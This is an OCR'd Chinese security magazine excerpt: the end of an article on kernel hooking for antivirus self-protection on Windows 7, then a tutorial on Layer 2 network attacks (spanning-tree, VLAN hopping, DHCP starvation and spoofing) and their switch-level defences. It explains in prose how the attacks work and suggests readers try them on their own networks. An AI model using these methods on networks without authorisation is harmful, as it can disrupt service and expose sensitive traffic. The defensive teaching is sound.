为了实现第一点，我们要拦截 NtUserQueryWindow、NtUserBuildHwndList、NtUserWindowFromPoint、NtUserFindWindowEx、NtUserGetForegroundWindow、NtUserPost(Thread)Message 等函数。

实现第二点，我们需要拦截内核的一些函数，如 PsLookupProcessByProcessId、KeInitializeApc、KiInsertQueueApc、PspExitThread、PspTerminateProcess 等函数来拒绝对自身进程的结束。我们还需要拦截的一个函数是程序自身的 LoadLibraryEx，拦截这个函数可以拒绝其他程序对本程序注入 DLL 来控制应用程序。

第三点对于检查 Inline Hook 实现起来有点困难，因为 Inline Hook 的隐蔽性和对系统版本的依赖性较强，而且 Inline Hook 的恢复是直接修改函数地址实现的，我们就很难拦截得到，但我们可以拦截恢复 Inline Hook 所需要的一些准备工作所调用的函数，包括 MmGetSystemRoutineAddress，像微点主动防御软件就是拦截了它。对于 SSDT Hook，我们只能定时恢复它，就像江民杀毒软件一样，每隔 5ms 就恢复一次。

对于第四点，我们则需要拦截 NtSetInformationFile、NtDeleteFile、ObReferenceObjectByHandle 等函数，若恶意程序通过直接读写硬盘来删除文件，那这种方式也不行了，不过这个方法太复杂了，基本上最近的新型病毒是不会采用这种方法的。同时，Hook ObReferenceObjectByHandle 函数也可以实现对进程操作的过滤，实现保护自身进程等功能。


其实我们还可以 Inline Hook IofCallDriver，这种方法可以做到很多事情，同样也很麻烦，故这里不多介绍。

其实在 Windows 7 上实现系统保护和 Windows Vista 基本上没什么太大的区别，但由于 Windows 7 一开始就不允许在 Ring3 下读写物理内存，我们就不需要像之前的系统一样对物理内存的读写进行监控，来防止一些程序通过改写内核数据来达到保护和隐藏自身的目的。但这种方法并不稳定，所以通过监控物理内存的读写就可以在一定程度上保证系统的安全和稳定。当然，对系统的一些关键位置进行实时监控是必不可少的，比如注册表中的启动项、映像劫持等；加强对可疑文件的分析，像对程序的导入表进行检查，要是导入表中含有比较危险的函数组合就应该及时提示用户。

操作系统安全和病毒防护发展趋势预测

计算机安全技术的发展日新月异，在新旧操作系统更替频繁以及网络安全威胁日益严重的环境下，我们更有必要也必须关注操作系统的安全。病毒的威胁直接促使了安全技术的发展。但安全不是一成不变的，因此我们便要及时发现最新的安全漏洞，研究新的病毒行为，发展新的安全技术，实现从被动防御到主动防御，从定制防护到智能防护的转变。由于 Windows 7 的出现，其内核函数又再次增加，新的安全技术必然会再次出现。现如今，“云安全（Cloud Security）”计划是网络时代信息安全的最新体现，它能给予计算机系统最为实时、安全的防护，使得过去即时拦截新型病毒的构想成为了现实。Windows 7 中高效的处理速度给予了云安全更加大的发展空间。很明显可以看出，现在的系统安全和病毒防护正逐步走向智能化、人性化和高效化，Windows 7 中安全中心被整合入操作中心，而在微软预计将要发布的 Windows 8 中又将会做出什么变化呢？个人认为 Windows 8 中很有可能出现个人云计算服务的雏形和 128 位版本，如此一来，如何构建一个安全的系统环境是其面临的最大问题。面对潮水般的病毒，微软又将会如何应对？仅仅只是交给反病毒软件厂商？这显然是不现实的，我认为微软可能会大幅度地修改系统内核，让病毒不可能迅速登录 Windows 8，而将系统测试版提前提供给各大反病毒软件的厂商，能让 Windows 8 的正式版和基本成熟了的杀毒软件同时发布，这就极大保证了系统初期的安全。我们有理由相信，在不久的将来，每个新型病毒都将在第一时间内被发现和清除。

前置知识：无
关键词：网管、OSI 模型、STP 协议



二层安全的解析与防护

文/图 夜虫儿

关于二层安全，国内涉及的文章不多，但这项研究在国外已经有比较成熟的研究小组。在国内，近几年越来越多的网络安全爱好者都把精力放在了研究七层上的安全上，像我们常见的一些注入攻击、跨站攻击等等，这些都是在七层上的应用（OSI 七层模型，如图 1 所示）。下面我们就一起来探讨一下关于二层安全的一些常见的攻击及其防护。




图 1

针对二层的攻击，主要是对路由器和交换机实施攻击。目前的攻击方法主要有针对生成树的攻击、针对 VLAN 的跳跃攻击、针对 MAC 地址的攻击、针对 DHCP 的攻击、针对 ARP 的攻击和欺骗攻击这六种攻击类型。本文将分别针对每种攻击类型的原理和防护做出一个详细的解析，尽量让大家都能看懂，深深地领悟到二层攻击所带给我们的乐趣！

针对生成树的攻击 (Spanning Tree Attack)

首先大家要对生成树有一个概念，在一些交换的网络中经常会形成一个环路，网络当中一旦出现环路，数据信息就会无休止的围绕着某个“环”转来转去，这样就会造成网络拥塞直至整个网络瘫痪，如图 2 所示。当 R1 将数据包传递给 R2，R2 又传给 R3，R3 又传给 R1 后，这样就会无休止地传递下去，形成了网络中的一个环路。




图 2

STP 就是一种用来解决网络环路的协议。我们知道，每种协议都有自己的工作原理，而 STP 工作原理中的一条就是选举根交换（这里可以理解成为在众多的交换机当中选举出一个老大），而这个根交换的选举并不是随便产生的，是根据每台交换机的桥优先级来选举的，优先级越小的就越会被选举为根交换。而攻击者的攻击手段就是从这方面下手的，一是让网络产生环路，二是让网络重新选举根交换机，这两种方式都可以造成网络不同程度的瘫痪。在重新选举根交换机的问题上，本人有深刻的体会，我们家中或者宿舍都有一个网络接口，这个接口就是用来连接计算机这样的终端设备的，与接口上层相连的一般都是一台交换机，而为了达到快速转发数据和加快网络收敛的目的，交换机的端口往往会被配置为 Spanning-tree Portfast 口，但如果配置者对网络安全不懂的话，就容易给攻击者留下安全隐患，攻击者只需要在这个接口上插上一台交换机或者 Hub 就容易引起网络环路，而如果攻击者把一台交换机的优先级设置成最小的话，再接入到这个接口上，根据前面所说的，网络就会重新选举根交换机，这样就会造成网络出现问题。针对这种类型的攻击，防范的措施主要有 BPDU Guard、BPDU Filter、Root Guard、loop Guard 和 UDLD 五种方式，不要以为有这么多种防护措施网络中就会很少出现这种攻击，事实并不是的，国内的网络配置者往往会为了追求快速而忽略了这些防护措施。目前很多的交换接口都没有对此做出防护，大家如果有条件，可以试试自己所在的网络。下面就针对这五种防护措施做一个简单的介绍，希望那些工作在第一线的网络管理人员能对此重视。

1）关于 BPDU Guard

BPDU 是一种用于在 STP 协议之间发送的数据包，这里的数据包异于网络中传输数据信息的数据包。正如前面所说的，一旦交换机的接口被配置成 portfast 时，必须要在接口下打上“spanning-tree bpduguard enable”这句话，之后这个端口再收到 BPDU 包后就会进入 errdisable 状态，从而避免环路。如果没有启用 BPDU guard，那么端口在接收 BPDU 的时候，STP 会让端口进入 blocking 状态，也就是所谓的监听状态，在监听状态时，就会造成网络重新选举根交换。它的配置主要有两种方式，一种是在全局模式下输入“spanning-tree portfast bpduGuard default”，另一种是在接口模式下输入“spanning-tree bpduguard enable”。两者的共同目的是一致的，都是为了在接口上启用 BPDU Guard 这个功能，但也有所差别。在全局模式下，接口必须先启用 portfast 特性才可以，而在接口下则不管是否启用了 portfast 特性，都可以开启 BPDU Guard 这个功能。有一点要注意，就是不管怎样，BPDU 信息肯定会传递的，否则两者之间就维持不了 STP 协议了。为此，工作中有个经验就是在连接终端设备的端口上同时启用 portfast 和 BPDU Guard。

2）关于 BPDU Filter

根据前面所说的，我们防护的根本就是不让终端端口接上交换机这类的设备，那么现在我们只需要将这个接口设置为不能连接交换机就可以了。而 STP 是一种用在交换机之间的协议，我们可以不让其发送 BPDU，这样即使接上了交换机也是没有用的。实现的方法是在接口下输入“spanning-tree bpduFilter enable”，此时当接口再收到 BPDU 包的时候，就会直接将 BDUP 包丢弃。

3）关于 Root Guard

这项功能主要是为了防止网络中重新选举根交换的，我们所面临的威胁主要是在终端接口上，所以这里就把所有的终端接口全部强制设置为指定接口，这样就保护了根交换机，不管接进来的设备的优先权有多少，都没有资格参与根交换的选举。

4）关于 loop Guard 和 UDLD

这两种功能主要是用在由单向链路产生的环路问题上。关于单向链路如图 3 所示。




图 3

交换机 A 和 B 在全双工下传递数据，这时 B 通向 A 的链路坏了，就造成 A 可以传给 B 数据，B 也能正常接收，但是 B 无法向 A 传递数据，这就是一个单向链路的故障。

关于单向链路，虽然也属于安全的范畴，但其一般不会被攻击者利用，在此也就不详细地讲解了。大家只要了解两点就可以了：loop Guard 一般用于解决由软件问题造成的单向链路，UDLD 则一般用于解决由硬件问题造成的单向链路。

针对于 VLAN 的跳跃攻击（VLAN Hopping）

首先大家要对 VLAN 有个认识。VLAN 是一种应用在广域网和局域网中的一种虚拟网络技术，个人感觉其在局域网应用最为广泛，使用 VLAN 的优点就是能加快速度，同时由于不同 VLAN 间一般是不能相互访问的，提高了网络的安全性。VLAN 间的数据都是在干道上进行传递的，而传递的前提是有一个相互协商的过程，只有两台交换机之间相互协商好了，才能互相信任，从而传递和接受对方的数据。图 4 所示就是一个拥有四个 VLAN 的网络拓扑图。




图 4

假设 VLAN30 是学校的财务处，VLAN40 是学校的教务处，很明显这两个 VLAN 中的数据都是一些敏感的数据。通常情况下，VLAN10 跟 VLAN20 是没法访问的，这就在一定程度上保证了数据的安全性。

那么针对这种安全防御，攻击者的想法就是能够访问不同 VLAN 间的信息，从而到达窃取任何 VLAN 数据的目的。目前攻击的方法主要有两种，一种是通过协商干道来实施的，另一种是通过发送双重 802.1q 标记帧来突破，下面分别讲解这两种攻击的方法和防护措施。

1）通过协商干道的方式来攻击

上面说过，只有在干道上才能传递不同 VLAN 的数据信息，SW1 跟 SW2 之间的链路就会被协商为一条干道，干道的协商是通过对方互相发送 DTP 帧来实现的，这样就给了攻击者入侵的“把柄”。如果此时 VLAN10 中的用户拿一台交换机接在端口上，在链路之间没有安全配置的情况下，通过发送恶意的 DTP 帧，跟上层交换机相互协商，使其之间的链路成为干道链路，这样就可以访问 VLAN30 的数据了。对于这种攻击的防护比较简单，我们通过“Sw mode access”这条命令将所有接入端口设置成接入模式就可以了，关闭其干道功能，因为下面所接的都是些终端设备，没有必要让其传递 VLAN 信息。

2）发送双重 802.1Q 标记帧来实施攻击

要想了解这种攻击必须先了解一个概念，就是本帧 VLAN 不打标签，当数据经过第一个交换机时会自动把帧中的标签去掉。这种攻击有个前提，连接攻击者的交换机的端口所在 VLAN 必须和交换机之间的 Native VLAN 相同。下面通过图 5 来讲解一下这种攻击。




图 5

R1 被视为攻击者 R1 通过修改、伪造等手段把数据包修改为 802.1Q（vlan10）|802.1Q（vlan20）发往 SW1，SW1 收到这个包之后会将其头部的标签 802.1Q 去掉并允许其在 vlan10 中传播，这样就只剩下 802.1Q（vlan20），然后把这个信息传递给 SW2，SW2 收到后也把 802.1Q 这个标签去掉，这样剩下的信息就可以在 vlan20 中传递了，这样就可以访问 vlan20，达到了入侵的目的。解决这种攻击的方法有两种，一种是将 native VLAN 设置成没有用户存在的 vlan，也就是说将图 5 中的 vlan10 设置成别的，总之使其这个 vlan 跟 R1 所在的 vlan 不同就可以了。另一种是通过输入“Vlan dot1q tag native”这条命令，使得所有的 native VLAN 都打上标签，这样就不会去掉帧中的标签了。

关于 DHCP 攻击

首先看一下 DHCP 的工作原理，如图 6 所示。攻击方法有两种，分别为 DHCP 饿死攻击和 DHCP 哄骗攻击。

1）DHCP 饿死攻击。说白了，很简单，就是攻击者发送很多 DHCP Discover 包耗尽 DHCP 服务器的 IP 地址，原理如图 7 所示。

2）DHCP 哄骗攻击，原理如图 8 所示。解决方法如图 9 和图 10 所示。对于 DHCP 饿死攻击的解决方法

是使用端口安全，对于 DHCP 哄骗攻击的解决方法是使用 DHCP Snooping。




图 6




图 7




图 8

道理很简单，就是将交换机的端口分为信任端口和非信任端口，只有信任端口才可以回复 Offer 包，管理员只需要将连接 DHCP 服务器的端口指定为信任端口就可以了。终端用户端口（非信任端口）只能够发送 DHCP 请求。

